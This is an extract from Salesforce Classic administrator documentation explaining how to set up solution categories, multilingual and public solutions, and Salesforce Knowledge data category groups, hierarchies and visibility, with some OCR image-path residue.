9. Select `Inline Category Breadcrumbs` to display up to 150 characters of the breadcrumb trail of categories to which the solution belongs in the search results. Deselecting this checkbox removes the breadcrumbs from the results.
10. Click **Save**.
11. To enable solution browsing by customers in public solutions or your Self-Service portal, see Enabling Public Solutions on page 3022 and Enable Self-Service Features and Settings on page 2485.

    In addition, you can customize the top-level category accessible by public solutions and Self-Service users. You do not need to modify this setting if you want customers to view all categories and all solutions that are visible in the Self-Service portal or visible in public solutions.

Note: Starting with Spring '12, the Self-Service portal isn't available for new orgs. Existing orgs continue to have access to the Self-Service portal.

SEE ALSO:

Categorizing Solutions
Managing Solution Categories
Enable Multilingual Solutions

Getting Started with Categories

Follow these steps to ensure a successful rollout of solutions:

1. Plan which categories your support team needs.

   Keep in mind that you can also allow customers to find solutions by category in public solutions and your Self-Service portal. You can specify that customers can view only solutions in a particular category and all of its subcategories.

   Note: Starting with Spring '12, the Self-Service portal isn't available for new orgs. Existing orgs continue to have access to the Self-Service portal.

2. Define your categories; see Defining Solution Categories on page 3019.
3. Categorize your solutions; see Categorizing Solutions on page 2394. Administrators, and users with the "Manage Categories" permission, can categorize solutions prior to enabling solution categories for the entire organization.
4. Create a custom report of type Solution Categories to verify that all solutions are categorized appropriately. To find any uncategorized solutions, use the advanced report filters; choose the `Category Name` field and the "equals" operator, and leave the third field blank. Administrators, and users with the "Manage Categories" permission, can create solution category reports prior to enabling solution categories for the entire organization.
5. Enable solution category browsing for the Solutions tab; see Customizing Solution Settings on page 3017.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create or change solution categories:
- "Manage Categories"

6. Enable solution category browsing for customers using public solutions and your Self-Service portal. See Enabling Public Solutions on page 3022 and Enable Self-Service Features and Settings on page 2485.
7. Specify the top-level category accessible by customers using public solutions and your Self-Service portal. This is useful if you want to have certain categories available only to internal staff.

   Leave this blank if you want customers to view all categories and all solutions that are visible in Self-Service portal or visible in public solutions.

SEE ALSO:

Managing Solution Categories

Defining Solution Categories

Begin by creating your solution categories. The All Solutions category is automatically created for you as the top of your solution hierarchy. Users cannot add solutions to this category or translate it.

1. From Setup, enter *Solution Categories* in the Quick Find box, then select **Solution Categories**.
2. Click **Add Category** to create a subcategory below a specific category.
3. Enter the category name. Category names cannot include the backslash "\" character.
4. Select a different parent category, if desired. The parent category is the category directly above this category in the hierarchy.
5. Select a sort order for any subcategories you create under this category.
   - Choose Alphabetical Order to sort subcategories alphabetically.
   - Choose Custom Order to sort subcategories in the order you specify; see Adding and Sorting Subcategories on page 3019.
6. Click **Save**.
7. After creating categories, categorize your solutions. See Categorizing Solutions on page 2394. Administrators, and users with the "Manage Categories" permission, can categorize solutions prior to enabling solution categories for the entire organization.
8. Then, after categorizing solutions, turn on solution category browsing on the Solutions tab. See Customizing Solution Settings on page 3017.
9. To enable solution category browsing for the public knowledge base or your Self-Service portal, see Enabling Public Solutions on page 3022.

Editing and Deleting Categories

From the list of solution categories, you can:

- Click **Edit** to modify the category name, parent category, or sort order.
- Click **Del** to delete the category. The solutions associated with the category are not deleted.

  Note: You cannot delete a category in use by a Salesforce Customer Portal. For more information, see Enable Customer Portal Login and Settings on page 2432.
- Click the category name to view the category details.

Adding and Sorting Subcategories

From a category detail page, you can:

- Click **New** to add a subcategory below the category.

- Enter a custom sort order for the subcategories.
  1. Edit the category to set the `Subcategory Sort Order` to Custom Order.
  2. Enter numbers in the Order column to specify the order of the subcategories.
  3. Click **Reorder**.

SEE ALSO:

Categorizing Solutions

Managing Solution Categories

Create solution categories so that users can group similar solutions together. Once your solutions are categorized, users can browse for and find solutions by category from the Solutions tab or when solving a case. Customers can also browse solutions by category in public solutions, the Self-Service portal, and the Customer Portal.

Note: Starting with Spring '12, the Self-Service portal isn't available for new orgs. Existing orgs continue to have access to the Self-Service portal.

SEE ALSO:

Getting Started with Categories

Defining Solution Categories

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create or change solution categories:

- "Manage Categories"

Enable Multilingual Solutions

You can turn on multilingual solutions so users have the ability to translate solutions into multiple languages.

Preparing for Multilingual Solutions

Before you enable multilingual solutions:

- Run solution reports to locate any existing solutions that are already translated and will need to be converted to translated solutions after you enable multilingual solutions.

  When multilingual solutions is enabled for the first time, all existing solutions automatically become master solutions. You can create translated solutions from master solutions by associating a master solution without any translated solutions with a master solution of a different language via the `Master Solution` lookup field.

- Translate any existing solution categories.

  Translated solutions inherit the solution categories of their master solution. We recommend that you translate your solution categories before enabling multilingual solutions and then associate solutions with each other. This will help you associate solutions with the correct categories.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable multilingual solutions:

- "Customize Application"

Enabling Multilingual Solutions

To enable multilingual solutions:

1. From Setup, enter *Solution Settings* in the Quick Find box, then select **Solution Settings**.
2. Click **Edit**.
3. Select Enable Multilingual Solutions.

   Optionally, select Enable Multilingual Solution Search in Self-Service Portal and Enable Multilingual Solution Search for Public Knowledge Base to allow customers to view solution search results in a specific language or all supported languages via a language drop-down list.
4. Click **Save**.
5. Customize solution page layouts to include the Master Solution Title field, Master Solution Details field, Out-of-Date field, and the Translated Solutions related list. The Language picklist and Master Solution lookup fields are automatically added to solution page layouts when you enable multilingual solutions.

   Tip: You can make solution edit pages easier for users to translate multilingual solutions by setting the Detail Information section to two columns and placing the Master Solution Title and Master Solution Details fields alongside each other. Underneath those fields, place the Solution Title and Solution Details fields alongside each other so that users can effortlessly compare the master and translated solutions. Note that the Master Solution Title and Master Solution Details fields display only on the translated solution edit page.
6. Set the field-level security settings of the Master Solution lookup field to editable for profiles or permission sets with the "Create" and "Edit" permissions on solutions.

   When the Master Solution lookup field is editable, users can associate translated solutions with master solutions.

   Field-level security is available in Professional, Enterprise, Unlimited, Performance, and Developer Editions.
7. Set the field-level security settings of the Out of Date checkbox field to visible for all profiles or permission sets with the "Read" permission on solutions.

   Field-level security is available in Professional, Enterprise, Unlimited, Performance, and Developer Editions.
8. As a best practice, add a long text area custom field to solutions called Translation Comments and include it on solution page layouts so that users can add any comments regarding the translation of the solution. Users should include a date with their comments so that other users can see when each comment was added.

Note: You can deselect the Enable Multilingual Solutions checkbox at any time, but deselecting it removes all associations between master and translated solutions and automatically disables the Enable Multilingual Solution Search in Self Service Portal and Enable Multilingual Solution Search for Public Solutions settings. If you select the Enable Multilingual Solutions checkbox again, the associations between master and translated solutions are restored.

Rolling Out Multilingual Solutions

After enabling multilingual solutions:

- Associate any existing translated solutions with the appropriate master solutions.

  You can do this manually using the Master Solution lookup field, or you can export a report of existing translated solutions and then import those solutions to associate them with a master solution. For each translated solution you import, include the 15 to 18 character Solution ID field of its master solution in a master solution column on your import file. To view the Solution

`ID` field for master solutions, run the Translated Solution report. If you import solutions by mistake, you can use mass delete to remove them from your organization.

SEE ALSO:

Multilingual Solutions Overview
Support a Multilingual Knowledge Base
Categorizing Solutions

Enabling Public Solutions

Note: Starting with Spring '12, the Self-Service portal isn't available for new orgs. Existing orgs continue to have access to the Self-Service portal.

Using the Solutions tab, your customer support team can create solutions that people outside of your organization may find helpful. Using HTML code supplied by Salesforce, and with the help of your website administrator, you can add a search box and button to your website that allows your customers to search for solutions. This functionality is known as Public Solutions.

With public solutions, your customers can find answers to frequently asked questions without having to call your customer support center. All solutions with a `Status` of Reviewed and the `Visible in Public Knowledge Base` field checked will be available as public solutions, including any solution attachments.

Public solutions are different from the Self-Service portal and Salesforce Customer Portal because users are not required to log in, and they can only search for solutions, not submit cases. For more information about the Self-Service and Customer Portal, see Setting Up Self-Service on page 2484 and Setting Up Your Customer Portal on page 2424.

Note:

- The search box and button are displayed in a frame; your website must support frames in order for the solution search feature to work.
- Suggested solutions don't display Salesforce Knowledge articles.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable web access to solutions:
- "Customize Application"

To enable Web access to solutions:

1. From Setup, enter *`Public Solutions`* in the `Quick Find` box, then select **Public Solutions**.
2. Click **Edit**.
3. Check `Public Solutions Enabled`.
4. If your organization uses solution categories, check `Enable Solution Browsing` to allow customers to browse solutions by category. Solution categories cannot be translated into other languages for public solutions.

   If multilingual solutions is enabled for your organization, you can add a language drop-down list to public solutions so that customers can choose which language to search for solutions. For more information, see Customizing Solution Settings on page 3017.
5. If solution category browsing is enabled, select the `Top-Level Category` accessible by customers in public solutions. Customers can view all solutions in this category and its subcategories if they are marked `Visible in Public Knowledge Base`.

   Leave `Top-Level Category` blank if you want customers to view all solutions in all categories when they are visible as public solutions.

6. If desired, you can change the appearance of the frame on your website by specifying the `Maximum Page Width` and `Minimum Page Height`.
7. Provide the URL of your CSS page in `Style Sheet URL`. The CSS file does not have to exist yet; you can download a sample file as a starting point later, or use your own file.
8. You can change the word or phrase that is used to describe solutions in the frame in `Alternative Term`. Provide singular and plural versions of the term.
9. Click **Save**.
10. If desired, click **Download Sample CSS File** to get the Salesforce style sheet.
11. Click **Generate HTML**.
12. Copy the resulting HTML code and click **Finished.**
13. Send the HTML (and the CSS file, if you downloaded it) to your website administrator to be added to your site as follows:
    - Add the HTML to your Web page.
    - Customize the downloaded style sheet.
    - Host the style sheet in a publicly accessible location on your Web server.

Organizing Articles, Answers, and Ideas into Categories

Data Categories in Salesforce.com

Data categories are used in Salesforce Knowledge (articles and article translations), Ideas, Answers, and Chatter Answers to help classify and find articles, questions, or ideas. You can use data categories to control access to a particular set of articles, questions or ideas.

Salesforce Knowledge uses data categories to classify articles and make them easier to find. For example, to classify articles by sales regions and products, create two category groups: Sales Regions and Products. The Sales Regions category group could consist of a geographical hierarchy, such as All Sales Regions as the top level and North America, Europe, and Asia at the second level. The Products group could have All Products as the top level and Phones, Computers, and Printers at the second.

Data Category Limits	Details	
Maximum number of data category groups and active data category groups	5 category groups, with 3 groups active at a time	5 category groups, with 3 groups active at a time
Maximum number of categories per data category group	100 categories in a data category group	100 categories in a data category group
Maximum number of levels in data category group hierarchy	5 levels in a data category group hierarchy	5 levels in a data category group hierarchy
Maximum number of data categories from a data category group assigned to an article	8 data categories from a data category group assigned to an article	8 data categories from a data category group assigned to an article

EDITIONS

Available in: Salesforce Classic

Data categories and answers are available in **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

In an answers zone, data categories help organize questions for easy browsing. Each answers zone supports one category group. For example, if you're a computer manufacturer you might create a Products category group that has four sibling categories: Performance Laptops, Portable Laptops, Gaming Desktops, and Enterprise Desktops. On the Answers tab, zone members can assign one of the four categories to each question and then browse these categories for answers to specific questions.

Example:

Logical Classification of Articles

As a knowledge base administrator, you can organize your knowledge base articles into a logical hierarchy and tag articles with the attributes that are significant to your business.

Easy Access to Questions

As an answers administrator, you can choose which data categories are visible on the Answers tab. Zone members can tag a question with a category, which makes finding questions and answers easier for other members.

Control of Article and Question Visibility

As a knowledge base or answers community administrator, you can centrally control the visibility articles or questions by mapping roles, permission sets, or profiles to categories in the category groups. When an article or question is categorized, users with visibility can automatically see it.

Article Filtering

As a support agent, when articles are classified into logical categories, you can quickly and easily locate the article you need by filtering your organization's knowledge base. To ensure you see all relevant articles, filtering by category has expansive results that include a category's upward and downward relatives in the category hierarchy. For example, if your category hierarchy for products has the levels All Products > Computers > Laptops > Gaming Laptops and you are helping a customer with a laptop problem, filtering by Laptops returns articles classified with Laptops as well as articles classified with Computers, All Products, or Gaming Laptops. Effectively, you are made aware of useful related articles like a free shipping offer for all products or an upgrade offer for gaming laptops. (To prevent irrelevant results, category filtering doesn't return nonlineal relatives like siblings and cousins. Articles about Desktops, a sibling of Laptops, would not display.)

Article and Question Navigation

As an end user, you can navigate the categories on the Articles tab or Answers tab to find the information you need to solve your problem.

Managing Category Groups for Articles and Questions


If your organization has Salesforce Knowledge and an answers community, you can create separate category groups or use the same category group for articles and questions.

Data Categories in Articles

A category group is the container for a set of categories. In Salesforce Knowledge it corresponds to the name of the category drop-down menus. For example, if you use the Data Categories page in Setup, (enter `Data Category` in the `Quick Find` box, then select **Data Category Setup**) to create and activate a category group called Products, a Products menu displays on the Article Management tab, the article edit page, the Articles tab in all channels, and the public knowledge base.


As an illustration, the figure below shows a knowledge base administrator's view of an article about laptop deals; using the article edit page, the administrator has classified the article with Laptops in the Products category group, and USA in the Geography category group.

An Article About Laptop Deals on the Article Management Tab



The next figure now illustrates an agent finding that same article published on the Articles tab; the agent has selected Laptops and USA respectively in the Products and Geography drop-down menus to retrieve an article that is classified with both Laptops and USA.

An Article About Laptop Deals on the Articles Tab




When you add categories to a category group, you build a hierarchy that can contain up to five levels of depth and up to 100 categories total. Each category can have one parent, many siblings, and many children. A robust and well-organized category hierarchy helps users find the articles that are relevant to them quickly and easily.

By default, all Salesforce Knowledge users have access to all categories; however, you can restrict category visibility by role, permission set, or profile.

Data Categories in Answers Zones

An answers zone supports one category group, and members can assign one category to each question. Even though you can create up to five hierarchy levels of categories in a category group, only the first level of categories is supported in your answers community. Child categories below the first level are not displayed in the community, and community members can't assign these child categories to questions. The categories within the group display on the Answers tab below the zone name.

Answers tab displaying categories



By default, all zone members have access to all categories; however, you can specify category visibility.

Data Category Implementation Tips

Consider the following information when planning and implementing data categories for your organization:

- You can create up to three category groups with a maximum of five hierarchy levels in each group. Each category group can contain a total of 100 categories.
- If you want to use data categories with Answers, after creating your category group you must assign it from Setup by entering *Data Category Assignments* in the Quick Find box, then selecting **Data Category Assignments** under Answers. You can only assign one category group to an answers community. Salesforce Knowledge supports multiple category groups.
- Even though you can create up to five hierarchy levels of categories in a category group, only the first level of categories is supported in your answers community. Child categories below the first level are not displayed in the community, and community members can't assign these child categories to questions. Salesforce Knowledge supports a hierarchy of data categories.
- Category groups are hidden from users until they are activated. Do not activate a category group until you have finished defining its categories and their access settings, including their visibility.
- When assigning categories to articles, you can choose up to eight categories in a category group.
- If an article has no categories, it displays only when you choose the No Filter option in the category drop-down menu.
- When searching for articles or article translations, selecting a category automatically includes the parent and children of that category and any grandparents, up to and including the top level. Sibling categories are not included. For example, if a category hierarchy has the levels All Products, Switches, Optical Networks, and Metro Core, selecting "Optical Networks" from the category drop-down menu returns articles assigned to any of the four categories. However, if the Switches category has a sibling category called Routers, selecting "Optical Networks" does not return articles classified within Routers. Category visibility settings may limit the specific articles you can find.
- Once visibility settings have been chosen for the categories:

  - Users who are not assigned visibility can only see uncategorized articles and questions unless default category visibility has been set up.
  - For role-based visibility, Customer Portal users and partner portal users inherit the category group visibility settings assigned to their account managers by default. You can change the category group visibility settings for each portal role.
  - If you only have access to one category in a category group, the category drop-down menu for that category group does not display on the Articles tab.

- Deleting a category:
  - Permanently removes it. It cannot be restored. It never appears in the Recycle Bin.
  - Permanently deletes its child categories.
  - As applicable, removes the category and its children from the Answers, Article Management, and Knowledge tabs in all channels, and your company's public knowledge base.
  - Removes associations between the category and articles or questions. You can reassign articles and questions to another category.
  - Removes its mapping to visibility. Readers lose their visibility to articles and answers associated with the deleted category.
- Deleting a category group:
  - Moves it to the Deleted Category Groups section, which is a recycle bin. You can view items in this section but not edit them. It holds category groups for 15 days before they are permanently erased and cannot be recovered. During the 15–day holding period, you can either restore a category group, or permanently erase it immediately.
  - Deletes all categories within that group.
  - Removes all associations between the group's categories and articles or questions.
  - Removes all associations between the group's categories and visibility.
  - As applicable, removes the category drop-down menu from the Articles tab in all channels, the Article Management tab, and your company's public knowledge base.
- You can translate the labels of categories and category groups using the Translation Workbench.

Best Practices for Data Categories

Consider the following tips when using data categories:

- To quickly manage data categories, use keyboard shortcuts.
- After creating or updating categories, set up category group visibility rules.
- Save your changes frequently. The more actions you perform before clicking Save, the longer it takes to save.

Data Category Shortcuts

Use keyboard shortcuts to work quickly with data categories.

Task	Action	Keyboard Shortcut
Adding a category	Add a sibling to the selected category	ENTER
	Add a child to the selected category	ENTER+TAB
	Close the Add Category field	ESC
	Save changes in the Add Category field	ENTER
Modifying a category	Open the Edit Category field for the selected category	SPACEBAR
	Close the Edit Category field	ESC
	Save changes in the Edit Category field	ENTER
Demoting or promoting a category	Demote a category down one level, as a child of the sibling currently above it	TAB
	Promote a category up one level, as a sibling to its current parent	SHIFT+TAB
Deleting a category	Delete the selected category and its children	DELETE
Navigating in the category hierarchy	Move the focus up in the category hierarchy	UP ARROW
	Move the focus down in the category hierarchy	DOWN ARROW
	Collapse children in a parent category	LEFT ARROW
	Expand children in a parent category	RIGHT ARROW
Canceling or repeating an action	Undo the last action	CTRL+Z
	Redo the last action	CTRL+Y
Saving the changes	Save the last changes in the category hierarchy	CTRL+S

EDITIONS

Available in: Salesforce Classic

Data categories and answers are available in **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

Create and Modify Category Groups

Category groups are used by Salesforce Knowledge (articles), answers (questions), or ideas. In all cases, category groups are containers for individual data categories. For example, a Contracts category group might contain Fixed Price, Cost Reimbursement, and Indefinite Delivery categories.

1. From Setup, enter *Data Category* in the Quick Find box, then select **Data Category Setup**.
2. To create a category group, click **New** in the Category Groups section.

   By default, you can create a maximum of five category groups and three active category groups. To edit an existing category group, hover your cursor over the category group name and then click the **Edit Category Group** icon ( ).
3. Specify the Group Nameup to a maximum of 80 characters. This name appears as the title of the category drop-down menu on the Article Management and Articles tabs, and, if applicable, in the public knowledge base. The Group Name does not appear on the Answers tab.
4. Optionally, modify the Group Unique Name (the unique name used to identify the category group in the SOAP API).
5. Optionally, enter a description of the category group.
6. Click **Save**.

   You receive an email after the save process completes.

Activating Category Groups

When you add a category group, it's deactivated by default and only displays on the administrative setup pages for Data Categories, Roles, Permission Sets, and Profiles. Keep your category groups deactivated to set up your category hierarchy and assign visibility. Until you manually activate a category group, it does not display in Salesforce Knowledge or your answers community. In addition to activating the category group, for answers communities you must assign the category group to a zone before the categories are visible on the Answers tab.

To activate a category group so it is available to users, move the mouse pointer over the name of the category group and click the Activate Category Group icon ( ).

You can now add categories to your category group. When you create a category group, Salesforce automatically creates a top-level category in the group named All. Optionally, double-click All to rename it.

EDITIONS

Available in: Salesforce Classic

Data categories and answers are available in **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

USER PERMISSIONS

To view the Data Categories page:

- "View Data Categories"

To create, edit, or delete data categories:

- "Manage Data Categories"

Delete and Undelete Category Groups

Deleting a category group deletes all of its categories and removes all associations between the categories and articles or questions. Read this entire topic carefully to understand the consequences of deleting category groups.

1. From Setup, enter *Data Category* in the Quick Find box, then select **Data Category Setup**.
2. Hover your cursor over the category group name.
3. Click the Delete Category Group icon ().
4. Select the checkbox in the confirmation dialog, then click **OK**.

   The data category group is deleted. Continue to step 5 if you wish to restore the data category group.
5. In the Removed Category Groups section, hover your cursor over the category group name.
6. Click the Undelete Category Group icon ().

   The category group moves to the Category Groups section as an inactive category group, and associations with articles, questions, and visibility are restored.

Example: Deleting a category group:

- Moves it to the Deleted Category Groups section, which is a recycle bin. You can view items in this section but not edit them. It holds category groups for 15 days before they are permanently erased and cannot be recovered. During the 15–day holding period, you can either restore a category group, or permanently erase it immediately.
- Deletes all categories within that group.
- Removes all associations between the group's categories and articles or questions.
- Removes all associations between the group's categories and visibility.
- As applicable, removes the category drop-down menu from the Articles tab in all channels, the Article Management tab, and your company's public knowledge base.

EDITIONS

Available in: Salesforce Classic

Data categories and answers are available in **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

USER PERMISSIONS

To view the Data Categories page:

- "View Data Categories"

To create, edit, or delete data categories:

- "Manage Data Categories"

Add Data Categories to Category Groups

Once you have category groups, you can add data categories to help agents classify and find articles, questions, or ideas.

Administrators can create data categories for Salesforce Knowledge articles, questions in a zone, or ideas to classify and find articles, questions, or ideas. You can also use data categories to control access to articles, questions, and ideas.

By default, you can create up to 100 categories in a data category group and have up to 5 levels in a data category group hierarchy. To request more categories or hierarchy levels, contact Salesforce.

Note: On the Answers tab, only first-level data categories display. Therefore, when creating data categories for a portal or community, ensure that the categories you want visible have a sibling relationship and not a parent-child relationship.

1. From Setup, enter *Data Category* in the Quick Find box, then select **Data Category Setup**.
2. Click the category group name.
3. Click a category that is directly above where you want to add a category (a parent), or at the same level (a sibling).
4. Click **Actions**, then select an action: **Add Child Category** or **Add Sibling Category**.
5. Enter a category name up to a maximum of 40 characters.

   If possible, Salesforce automatically reuses the name you entered as the Category Unique Name, a system field which the SOAP API requires.
6. Click **Add**. Alternatively, press Enter.
7. Click Save.

   Save your changes frequently. The more actions you perform before clicking Save, the longer it takes to save.

Tip: By default, all Salesforce Knowledge users and zone members can see all categories within an active category group. You can restrict category visibility after you have set up your data categories to ensure that users only access articles and questions that you want them to see.

EDITIONS

Available in: Salesforce Classic

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USER PERMISSIONS

To view the Data Categories page:

- "View Data Categories"

To create, edit, or delete data categories:

- "Manage Data Categories"

Modify and Arrange Data Categories

Modifying and arranging categories can result in long processing times, changes to the visibility and categorization of articles, and other significant consequences. Read this entire topic carefully before modifying categories.

Important: Modify the category hierarchy when user activity is low. Because the save process involves potentially large and complex recalculations, it might take a long time to complete. During processing, agents might experience performance issues when searching for articles or questions or using category drop-down lists.

1. From Setup, enter *Data Category* in the Quick Find box, then select **Data Category Setup**.
2. Click a category group name.
3. Optionally, click **Expand All** to display the full category hierarchy, or **Collapse All** to display only the top-level categories.
4. To edit a category's name or its unique API name, double-click it.
5. Use drag-and-drop editing to reposition a category in the hierarchy. As you drag, a red icon indicates an invalid destination, while a green icon indicates a valid destination.
   - Drag a category on top of another category to reposition it as a child of the destination category. For example, drag USA on top of North America to make USA one level below North America. After dragging, the category displays below the other child categories at that level.
   - Drag a category to a line that borders another category to reposition it as a sibling of that category. For example, to position USA between Canada and Mexico, drag it to the line between Canada and Mexico.
6. To reorder a category's children in alphabetical order, hover your cursor over its name, then choose *Order Child Categories Alphabetically* from the Actions drop-down list. This reorder only affects the first-level children, not grandchildren or deeper levels.
7. As you modify the category hierarchy, click **Undo** to cancel your last actions. Similarly, click **Redo** to step forward through your flow of performed actions.
8. Click **Save**. You receive an email when the save process completes.

   The save process recalculates the following:
   - The contents of the category drop-down menu.
   - The articles and questions visible to each user.
   - The articles and questions associated with categories.

Note: Save your changes frequently. The more actions you perform before clicking Save, the longer it takes to save.

EDITIONS

Available in: Salesforce Classic

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USER PERMISSIONS

To view the Data Categories page:
- "View Data Categories"

To create, edit, or delete data categories:
- "Manage Data Categories"


Example:

How Changing the Hierarchy Affects Article Visibility

Changing the category hierarchy potentially changes which articles readers can see. In the example shown in the following graphic, the category PDAs moves from the original parent category Computers to the new parent category Consumer Electronics.

Note: When a category moves to a new parent category, users that have no visibility on the new parent category lose their visibility to the repositioned category.

Move the Category "PDAs"



To understand how this change affects which readers can see articles classified with the PDAs category, see the following table.

When my role, permission set, or profile is mapped to:	Could I see PDA articles in their old location under Computers?	Can I see PDA articles in their new location under Consumer Electronics?	Why?
All products	Yes	Yes	When your role, permission set, or profile is mapped to the top-level "All products" category, you can see everything in the category hierarchy.
Computers	Yes	No	You don't have access to the branch of the category hierarchy where PDAs is now located.

When my role, permission set, or profile is mapped to:	Could I see PDA articles in their old location under Computers?	Can I see PDA articles in their new location under Consumer Electronics?	Why?
Consumer Electronics	No	Yes	PDAs has moved to the branch of the category hierarchy where you have been granted access.

How Changing the Hierarchy Affects Article Classification

Classifying an article with a parent category implicitly grants access to that category's children. You cannot explicitly apply both a parent category and one of its children to an article. From the article edit page, selecting a parent category grays out its child categories—you cannot select them in addition to the parent category. Salesforce respects this fact when you move a category to a new parent. It prevents explicitly adding a child category to an article when the new parent category is already present.

In the example depicted above, the category PDAs moves from the original parent category Computers to the new parent category Consumer Electronics. As a result, articles' classifications might or might not change:

- Articles formerly classified with both Consumer Electronics and PDAs lose PDAs, because having Consumer Electronics now implies having PDAs.
- Articles formerly classified with only Consumer Electronics but not PDAs do not change. Access to PDAs is now implied.
- Articles formerly classified with only PDAs, but not Consumer Electronics, retain PDAs.

Delete a Data Category

Deleting data categories can result in long processing times, changes to the visibility and categorization of articles and questions, and other significant consequences. Read this entire topic carefully before deleting categories.

Important: Modify the category hierarchy when user activity is low. Because the save process involves potentially large and complex recalculations, it might take a long time to complete. During processing, agents might experience performance issues when searching for articles or questions or using category drop-down lists.

1. From Setup, enter *Data Category* in the Quick Find box, then select **Data Category Setup**.
2. Click a category group name.
3. Click a category name. If necessary, click **Expand All** to display all categories in the category group.
4. Press DELETE, or choose **Delete Category** from the Actions drop-down list.
5. Click **OK** in the confirmation dialog box.
6. Choose how you want to reclassify articles associated with the deleted category or the deleted category's children. In all cases, the articles retain their categories from other category groups.
   - Assign the deleted category's parent category.
   - Assign a different category. You can select any other category in this category group.

     Note: The category you select cannot be deleted itself before you save your work.

   - Do not assign the articles a new category in this category group.

Deleting a category:

- Permanently removes it. It cannot be restored. It never appears in the Recycle Bin.
- Permanently deletes its child categories.
- As applicable, removes the category and its children from the Answers, Article Management, and Knowledge tabs in all channels, and your company's public knowledge base.
- Removes associations between the category and articles or questions. You can reassign articles and questions to another category.
- Removes its mapping to visibility. Readers lose their visibility to articles and answers associated with the deleted category.

EDITIONS

Available in: Salesforce Classic

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USER PERMISSIONS

To view the Data Categories page:
- "View Data Categories"

To create, edit, or delete data categories:
- "Manage Data Categories"

Data Category Visibility

Data category visibility can be set with roles, permission sets, or profiles. Data category visibility determines the individual data categories, categorized articles, and categorized questions that you can see.

There are three types of visibility:

- All Categories: All categories are visible
- None: No categories are visible
- Custom: Selected categories are visible

With custom data category visibility, you can only see the data categories permitted by their role, permission sets, or profile.

EDITIONS

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Visibility Setting Enforcement

To ensure a wide range of relevant information, category group visibility is broadly interpreted. Setting a category as visible makes that category and its entire directly related family line—ancestors, immediate parent, primary children, other descendants—visible to users. For example, consider a Geography category group with continents such as Asia and Europe at the top level, various countries at the second level, and cities at the third level. If France is the only visible category selected, then you can see articles classified with Europe, France, and all French cities. In other words, you can see categories that have a direct vertical relationship to France but you cannot see articles classified at or below Asia and the other continents.

